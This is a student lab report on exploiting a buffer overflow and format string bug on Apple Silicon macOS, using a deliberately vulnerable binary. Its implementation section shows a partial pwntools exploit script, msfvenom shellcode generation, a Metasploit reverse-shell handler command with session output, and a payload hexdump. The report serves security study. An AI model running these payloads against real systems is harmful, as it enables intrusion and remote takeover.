Exploiting Buffer Overflows on Apple M-Series Macs

2021097965 / Jihwan Moon
College of Computing
Hanyang University ERICA
mnjihw@hanyang.ac.kr

Abstract

This study investigates buffer overflow vulnerabilities on Apple M-series Macs running macOS on the AArch64 architecture. Although the platform is growing in popularity, public exploitation research remains limited compared to x86-based platforms. This work demonstrates that such vulnerabilities can lead to arbitrary code execution (ACE). A vulnerable binary was implemented in C, and a Python script was used to craft and inject malicious payloads. The exploit combines a stack-based buffer overflow and a format string attack to bypass memory protections such as Non-Executable Stack (NX) and Address Space Layout Randomization (ASLR). The exploit either launches the Calculator app or establishes a reverse shell. These results show that, under specific conditions, memory corruption vulnerabilities remain exploitable even on modern macOS systems. This study underscores the need for developers and security researchers to better understand and mitigate such risks.

1 Introduction

As Apple M-series Macs gain popularity among consumers and developers, the need for corresponding security research has grown. However, despite this adoption, studies targeting Apple Silicon remain relatively scarce. In contrast, extensive research has examined buffer overflow vulnerabilities and exploitation techniques on mature platforms such as Windows and Linux.

To address this gap, this study focuses on buffer overflow vulnerabilities in M-series macOS systems. Although buffer overflows have been known for decades and are widely regarded as fundamental memory corruption vulnerabilities, they still pose a significant threat—especially when combined with techniques such as Return-Oriented Programming (ROP) to bypass modern defenses like ASLR and NX.

The goal of this work is to demonstrate a working exploit in a controlled environment and offer a hands-on demonstration of how such attacks work and why they remain dangerous. By implementing a vulnerable binary and constructing an exploit, this study shows the continued effectiveness of traditional exploitation methods on Apple's latest systems.

2 Overview

This study aims to empirically demonstrate the exploitability of buffer overflow vulnerabilities on Apple M-Series systems running macOS. A vulnerable C program was developed, and a combined buffer overflow and format string attack was constructed. The attack payload was crafted and injected using a Python script, with ROP gadgets intentionally embedded in the C program for demonstration purposes.

The exploit first bypasses ASLR and leaks the stack canary using a format string vulnerability. A stack-based buffer overflow is then used to inject the payload and hijack control flow. By chaining ROP gadgets, the exploit bypasses NX protection and achieves arbitrary code execution, demonstrated by launching the Calculator app or spawning a reverse shell.

In Section 3, the technical background is introduced, covering buffer overflows, format string vulnerabilities, and mitigation techniques such as ASLR and NX. Section 4 outlines the experimental setup, Section 5 details the implementation, Section 6 discusses the results, and Section 7 concludes the study.

3 Background

3.1 AArch64 Instruction Set Overview

The AArch64 execution state, introduced in the ARMv8-A architecture, defines a 64-bit register set and instruction set architecture used in Apple Silicon chips such as the M3 Pro and M4. It provides 31 general-purpose registers (x0 to x30) and a dedicated stack pointer (sp). Registers are 64-bit by default and can be accessed in 32-bit mode using w0 to w30 [1].

Among these, x29 and x30 are commonly used to store the frame pointer and return address, respectively. x30, also known as the link register, plays a critical role in function returns. When a function is called using the bl instruction, the return address is saved in x30, and the ret instruction later uses this value to return control to the caller.

Understanding the usage of x30 is essential for analyzing control flow hijacking techniques such as return address overwrites in buffer overflow attacks.

3.2 Buffer Overflow

A buffer overflow is a memory corruption vulnerability that occurs when more data is written to a buffer than it was allocated for. This causes adjacent memory to be overwritten, which may include critical control data such as the saved frame pointer and return address. If exploited, this can allow an attacker to alter the program's control flow and potentially execute arbitrary code [2].

As illustrated in Figure 3.1, overflowing a stack-based buffer causes data to spill over into the saved frame pointer and return address. By carefully crafting the overflowed data, an attacker can overwrite the return address with a value of their choice—typically the address of attacker-controlled code. Once the function returns, execution jumps to the attacker-supplied address, leading to arbitrary code execution.





Figure 3.1 Basic buffer overflow without protection mechanisms



Buffer (8 bytes)								Overflow	
I	t		i	s		t	r	u	e

Figure 3.2 Example of buffer overflow caused by writing beyond allocated memory




Figure 3.3 Stack layout before and after payload injection on AArch64

3.3 Format String Vulnerabilities

A format string vulnerability occurs when user input is unsafely passed as the format string parameter in functions like printf() or sprintf(). Instead of specifying a fixed format, the program directly uses user input, which can include format specifiers like %x, %s, or %n. This allows an attacker to read arbitrary memory, leak sensitive information such as stack canaries or return addresses, and even write to memory if %n is used [3].

If exploited, this vulnerability can be used to bypass memory protections and prepare for further attacks such as buffer overflows or ROP-based code execution. As shown in Figure 3.4, when printf("%p %p %p") is called without arguments, it prints stack values such as 0xaabb, 0xccdd, and 0xeeff, interpreting them as arguments due to the format string vulnerability.




Figure 3.4 Stack values treated as arguments in user-controlled printf

3.4 Memory Protection Mechanisms

Modern operating systems employ various memory protection mechanisms to mitigate exploitation of memory corruption vulnerabilities. This section introduces two basic defenses: ASLR and NX.

3.4.1 ASLR (Address Space Layout Randomization)

ASLR randomizes the memory addresses used by system components, libraries, the stack, and the heap each time a program runs [4]. This makes it difficult for attackers to predict the location of code or data, thereby reducing the reliability of exploits such as ROP. However, if an attacker can leak an address at runtime in any way, ASLR can be partially or fully bypassed.

3.4.2 NX (Non-Executable) Stack

The NX bit marks certain memory regions, such as the stack, as non-executable. This prevents attackers from injecting and directly executing shellcode on the stack [5]. Instead, attackers must resort to techniques like ROP, which reuse existing executable code in memory without violating NX.

3.4.3 Stack Guard

Stack Guard is a protection mechanism that uses a special value called a stack canary, which is placed between local variables and the saved return address on the stack. When a function returns, the system checks whether the canary value has been altered. If so, it indicates a buffer overflow, and the program is immediately terminated to prevent control flow hijacking [6].

Stack guards are effective against classic stack-based buffer overflows. However, if the canary value is leaked at runtime—for example, through a format string vulnerability—this protection can be bypassed.

3.5 Return-Oriented Programming (ROP)

Return-Oriented Programming (ROP) is an exploitation technique that allows attackers to execute arbitrary code without injecting new code, thereby bypassing protections such as the NX bit. ROP works by reusing short instruction sequences already present in the program's memory, called gadgets, which typically end with a ret instruction [7].

By chaining these gadgets, an attacker can construct a custom execution flow that performs arbitrary computations. This technique is commonly used in modern exploits, especially when direct shellcode execution is blocked by memory protections like NX.

4 Experimental setup

4.1 Target Platform

The experiment was conducted on Apple devices running macOS Sequoia 15.5, specifically using an M3 MacBook Pro and an M4 Mac mini. Both systems are based on Apple Silicon, which uses the AArch64 (64-bit ARM) architecture.

4.2 Toolchain and Dependencies

The vulnerable binary was compiled using Clang 17.0.0. Python 3.13.3, and pwntools 4.14.1 were used for payload generation, automation, and exploit development [8]. Shellcode payloads were generated using msfvenom and tested using msfconsole, both included in Metasploit Framework 6.4.54-dev [9].

4.3 Execution Environment

The vulnerable program was debugged using LLDB to identify offsets necessary for exploitation. Based on the gathered information, the exploit was constructed in Python and executed from the terminal. All tests were performed on a local macOS environment with default security settings, where both ASLR and NX were enabled by default.

5 Exploit implementation

5.1 Vulnerable Program Design

The vulnerable program was written in C and contained a classic stack-based buffer overflow vulnerability due to the use of an unsafe function read() without proper bounds checking. In addition, a format string vulnerability was intentionally introduced by directly passing user input as the format string in a printf() call.

To facilitate ROP-based exploitation, the binary was compiled with artificially inserted gadgets.

Each gadget ends with the instruction ldr x30, [sp], #0x10 followed by ret, which causes control flow to jump to the next gadget by loading the next address into x30 from the stack.

The binary was compiled with stack canaries, ASLR, and NX enabled, reflecting the default security settings of macOS.

5.2 Exploit Construction

The exploit consists of two stages: information disclosure and control flow hijacking.

First, a format string vulnerability was used to leak stack values. By sending many %p format specifiers to printf, both the stack canary and the main function's return address are disclosed. From the leaked return address, the binary's base address is calculated, allowing precise location of a helper function (func) crafted to contain return-terminated instruction sequences used as ROP gadgets.

The final payload has four parts: the shellcode, padding up to the canary, the leaked canary to bypass stack guard, and a ROP chain built from gadgets in func.

Just before main returns, the stack holds x28, x27, x29, and x30 after the canary. To match this layout, the payload includes: shellcode, padding, the canary, 24 bytes of zeros (for x28, x27, x29), and the address of the first gadget loaded into x30. Each gadget ends with ldr x30, [sp], #0x10; ret, so the payload inserts 8 bytes of padding after each address to advance the stack pointer.

The ROP chain bypasses NX by allocating executable memory via mmap, copying the shellcode using memcpy, setting permissions with mprotect, and jumping to it. The exploit was assembled and delivered using pwntools. Shellcode behavior is detailed in Section 5.3.

5.3 Payload Behavior

Two different payloads were implemented to demonstrate successful arbitrary code execution. The first payload was a shellcode that launched the Calculator application using the open command. This provided a visible indication that the ROP chain and shellcode execution were successful. The second payload established a reverse shell connection to a remote listener using TCP, enabling remote command execution on the compromised system.

Both payloads were generated using msfvenom targeting the AArch64 architecture and injected into memory via the buffer overflow. Once the ROP chain completed memory allocation and permission modification, control was transferred to the shellcode using a br x0 instruction. This verified that the injected code could execute successfully despite the presence of protections like ASLR and NX.


```
# msfvenom -p osx/aarch64/exec CMD="/usr/bin/open -a Calculator" -f python
buf = b""
buf += b"\xf0\x03\x1f\xaa\x10\x40\xa0\xf2\x70\x07\x80\xf2"
# ...

# Leak stack canary and return address
p = process("./vulnerable")
payload = b'%p ' * 84
p.sendline(payload)
s = p.recvline()
arr = s.strip().split()
canary = int(arr[69], 16)
main_addr = int(arr[81], 16)
main_offset = 0x4cc
func_offset = main_offset - 0xbc
imagebase = main_addr - main_offset
func_addr = imagebase + func_offset

# Build ROP chain
payload = buf + b'A' * (512 - len(buf))
payload += p64(canary)
payload += p64(0) * 3 # saved x28, x27, x29
payload += p64(func_addr + 0x0) # sub x25, sp, #0x228
payload += p64(func_addr + 0xc) # mov x0, xzr
payload += p64(0)
payload += p64(func_addr + 0x18) # mov x1, #0x400
payload += p64(0)
# ...

p.send(payload)
```

Listing 5.1 Exploit code achieving arbitrary code execution




```
❯ msfconsole -q -x "use exploit/multi/handler; \
  set payload osx/aarch64/shell_reverse_tcp; \
  set LHOST 127.0.0.1; \
  set LPORT 4444; \
  exploit -z; \
  sessions -1 -c \"python3 -c 'exec(\\\"\\\"\\\"import pty\npty.spawn(\\\"/bin/bash\\\")\\\"\\\"\\\
")'\"; \
  sessions -1"
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
[*] Using configured payload generic/shell_reverse_tcp
payload => osx/aarch64/shell_reverse_tcp
LHOST => 127.0.0.1
LPORT => 4444
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListen
erBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:60844) at 2025-05-19 03:02:10 +0900
[*] Session 1 created in the background.
[*] Running 'python3 -c 'exec("""import pty\npty.spawn("/bin/bash")""")'' on shell session 1 (127.0
.0.1)

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$
[*] Starting interaction with 1...


bash-3.2$ whoami
whoami
mnjihw
bash-3.2$ █
```

Figure 5.1 Payload execution result: Reverse shell established



```
[+] Starting local process './vulnerable' argv=[b'./vulnerable'] : pid 4580
[DEBUG] Sent 0xfd bytes:
    b'%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p 
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p \n'
[DEBUG] Received 0x400 bytes:
    b'0x911ba2bc 0x16efa6b68 0x40000000000 0x16efa73f0 0x1 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2
520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x207025
2070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x70252070252
07025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520
 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0xa20702520 0x28 0x8 0x1fd68c070 0x1fd690f
b0 0x30 0x1fd690ff0 0x1fd68c070 0x16efa6cc0 0x18f487694 0x1fd690fc0 0x1fd68c070 0x16efa6ce0 0x1fdda9260 0x42000000 0x18f486c48 0x1fe977e48
 0x16efa6d18 0x1fd68c018 0x1 0x16efa6d80 0x18f486a28 0x0 0x1fdda9260 0x40000000 0x18f486ad0 0x1fe977e28 0x1fd68c001 0x0 0x16efa6f80 0x1fd6
8c150 0x1fd68c018 0xfffffff0009d5d6 0x83c6d073cf87004f 0x0 0x0 0'
[DEBUG] Received 0x82 bytes:
    b'x16efa73d0 0x18f45ab98 0x0 0x0 0x0 0x18f454000 0x16efa73e0 0x9e3838a91a40f001 0xcf6c0708969e7da7 0x100e584cc 0x4278e 0x1010c4140 \n'
canary: 0x83c6d073cf87004f
main_addr: 0x100e584cc
imagebase: 0x100e58000
func_addr: 0x100e58410
[DEBUG] Sent 0x330 bytes:
    00000000  f0 03 1f aa  10 40 a0 f2  70 07 80 f2  e9 03 00 91  │····│·@··│p···│····│
    00000010  e0 a5 8e d2  60 4e ae f2  e0 45 cc f2  20 cd ed f2  │····│`N··│·E··│ ···│
    00000020  20 85 00 f8  e0 e5 8d d2  00 ae ac f2  c0 0d c0 f2  │ ···│····│····│····│
    00000030  20 85 00 f8  e0 03 09 aa  00 40 00 d1  a1 25 8c d2  │ ···│····│·@··│·%··│
    00000040  01 00 a0 f2  21 85 00 f8  e1 03 09 aa  21 20 00 d1  │····│!···│····│! ··│
    00000050  61 28 8c d2  81 6d ac f2  a1 8e cd f2  21 8c ee f2  │a(··│·m··│····│!···│
    00000060  21 85 00 f8  e1 4d 8e d2  01 00 a0 f2  21 85 00 f8  │!···│·M··│····│!···│
    00000070  e1 03 09 aa  21 40 00 d1  e1 03 09 aa  21 a0 00 d1  │····│!@··│····│!···│
    00000080  21 85 00 f8  e1 03 09 aa  21 80 00 d1  21 85 00 f8  │!···│····│!···│!···│
    00000090  e1 03 09 aa  21 80 00 d1  21 85 00 f8  3f 85 00 f8  │····│!···│!···│?···│
    000000a0  e1 03 09 aa  21 80 00 d1  e2 03 1f aa  01 00 00 d4  │····│!···│····│····│
    000000b0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000200  4f 00 87 cf  73 d0 c6 83  00 00 00 00  00 00 00 00  │O···│s···│····│····│
    00000210  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000220  10 84 e5 00  01 00 00 00  1c 84 e5 00  01 00 00 00  │····│····│····│····│
    00000230  00 00 00 00  00 00 00 00  28 84 e5 00  01 00 00 00  │····│····│(···│····│
    00000240  00 00 00 00  00 00 00 00  34 84 e5 00  01 00 00 00  │····│····│4···│····│
    00000250  00 00 00 00  00 00 00 00  40 84 e5 00  01 00 00 00  │····│····│@···│····│
    00000260  00 00 00 00  00 00 00 00  4c 84 e5 00  01 00 00 00  │····│····│L···│····│
    00000270  00 00 00 00  00 00 00 00  58 84 e5 00  01 00 00 00  │····│····│X···│····│
    00000280  00 00 00 00  00 00 00 00  64 84 e5 00  01 00 00 00  │····│····│d···│····│
    00000290  00 00 00 00  00 00 00 00  70 84 e5 00  01 00 00 00  │····│····│p···│····│
    000002a0  00 00 00 00  00 00 00 00  7c 84 e5 00  01 00 00 00  │····│····│|···│····│
    000002b0  00 00 00 00  00 00 00 00  88 84 e5 00  01 00 00 00  │····│····│····│····│
    000002c0  00 00 00 00  00 00 00 00  94 84 e5 00  01 00 00 00  │····│····│····│····│
    000002d0  00 00 00 00  00 00 00 00  a0 84 e5 00  01 00 00 00  │····│····│····│····│
    000002e0  00 00 00 00  00 00 00 00  28 84 e5 00  01 00 00 00  │····│····│(···│····│
    000002f0  00 00 00 00  00 00 00 00  ac 84 e5 00  01 00 00 00  │····│····│····│····│
    00000300  00 00 00 00  00 00 00 00  b8 84 e5 00  01 00 00 00  │····│····│····│····│
    00000310  00 00 00 00  00 00 00 00  a0 84 e5 00  01 00 00 00  │····│····│····│····│
    00000320  00 00 00 00  00 00 00 00  c4 84 e5 00  01 00 00 00  │····│····│····│····│
    00000330
payload sent
```

Figure 5.2 Payload execution result: Calculator launched

6 Discussion

6.1 Effectiveness of the Exploit

The exploit reliably achieved arbitrary code execution on a modern macOS system with default security settings enabled, including ASLR, NX, and Stack Guard. By combining a format string vulnerability and a stack-based buffer overflow, it successfully bypassed the stack canary check and redirected control flow through a custom ROP chain.

The use of artificially inserted gadgets in the vulnerable binary allowed precise control of the program's execution, enabling dynamic memory allocation, shellcode injection, and execution despite the presence of non-executable stack and randomized memory layout. The payload executed consistently on both the M3 MacBook Pro and the M4 Mac mini, demonstrating the effectiveness and reliability of the exploit under realistic conditions.

Beyond control-flow hijacking, the exploit achieved arbitrary code execution by spawning a reverse shell, allowing an attacker to gain remote access to the system. This demonstrates that, under specific conditions, such vulnerabilities can be weaponized to perform real-world attacks on modern Apple Silicon devices.

6.2 Limitations and Assumptions

This experiment was conducted in a controlled environment with a deliberately crafted vulnerable program. Notably, the binary included manually inserted ROP gadgets designed to simplify exploit construction. In real-world applications, such gadgets are not intentionally provided, and attackers must locate usable instruction sequences within the program or linked libraries. The binary used unsafe functions, unlike modern code that adopts safer APIs like fgets() or strlcpy(), making such exploits harder in real software.

6.3 Implications for Future Research

This experiment confirms that traditional memory corruption vulnerabilities, such as buffer overflows and format string bugs, remain exploitable on modern Apple Silicon systems under certain conditions. However, the exploit relied on artificially inserted ROP gadgets and an intentionally vulnerable binary, which do not reflect real-world software.

Future research could explore automated gadget discovery in real macOS binaries, advanced information leakage techniques for bypassing ASLR, and more reliable methods of leaking or brute-forcing stack canaries without format string vulnerabilities. In addition, integrating symbolic execution or fuzzing tools to automatically identify exploitable conditions in macOS binaries could further enhance the practicality of exploitation in realistic environments.

7 Conclusion

This study demonstrated that a stack-based buffer overflow combined with a format string vulnerability can bypass stack canary protection, construct a ROP chain using custom-inserted gadgets, and achieve arbitrary code execution on Apple Silicon systems running macOS. The payloads—reverse shell and system app launch—ran reliably on both M3 and M4 Macs, confirming the attack's feasibility under default macOS protections.

The experiment shows that traditional exploitation techniques remain applicable on modern AArch64-based systems if information leakage and suitable ROP gadgets are available. Although protections like non-executable stacks and randomized memory layouts add layers of difficulty, they are not absolute barriers. This suggests that memory corruption vulnerabilities continue to pose a realistic threat, especially when combined with secondary bugs such as format string issues to leak sensitive runtime information.

It should be noted, however, that the exploit was constructed in a controlled environment with artificially introduced vulnerabilities and ROP gadgets. In real-world scenarios, attackers would need to locate gadgets within legitimate program code and overcome more complex input validation. Despite these constraints, the techniques demonstrated in this report offer a meaningful foundation for further research into exploit automation, dynamic analysis, and mitigation evaluation on macOS systems running on Apple Silicon. The full implementation is available on GitHub [10].

8 Reference

[1] ARM Ltd., "ARM Architecture Reference Manual ARMv8-A", 2020. https://developer.arm.com/documentation/ddi0487

[2] Aleph One, "Smashing the Stack for Fun and Profit," 1996. https://phrack.org/issues/49/14

[3] T. Newsham, "Format String Attacks," 2000. https://seclists.org/bugtraq/2000/Sep/214

[4] PaX Team, "PaX Address Space Layout Randomization (ASLR)," 2003. https://pax.grsecurity.net/docs/aslr.txt

[5] Solar Designer, "Non-executable stack (NX)," Bugtraq mailing list, 1997. https://seclists.org/bugtraq/1997/Aug/63

[6] C. Cowan et al., "StackGuard," 1998. https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

[7] H. Shacham, "Return-into-libc without Function Calls," 2007. https://hovav.net/ucsd/dist/geometry.pdf

[8] Z. Gallop, "Pwntools Documentation," https://docs.pwntools.com/en/stable/

[9] Rapid7, "Metasploit Framework: msfvenom," https://docs.metasploit.com

[10] J. Moon, "macOS Buffer Overflow Demo," 2025. https://github.com/up2moon/macos-bof-demo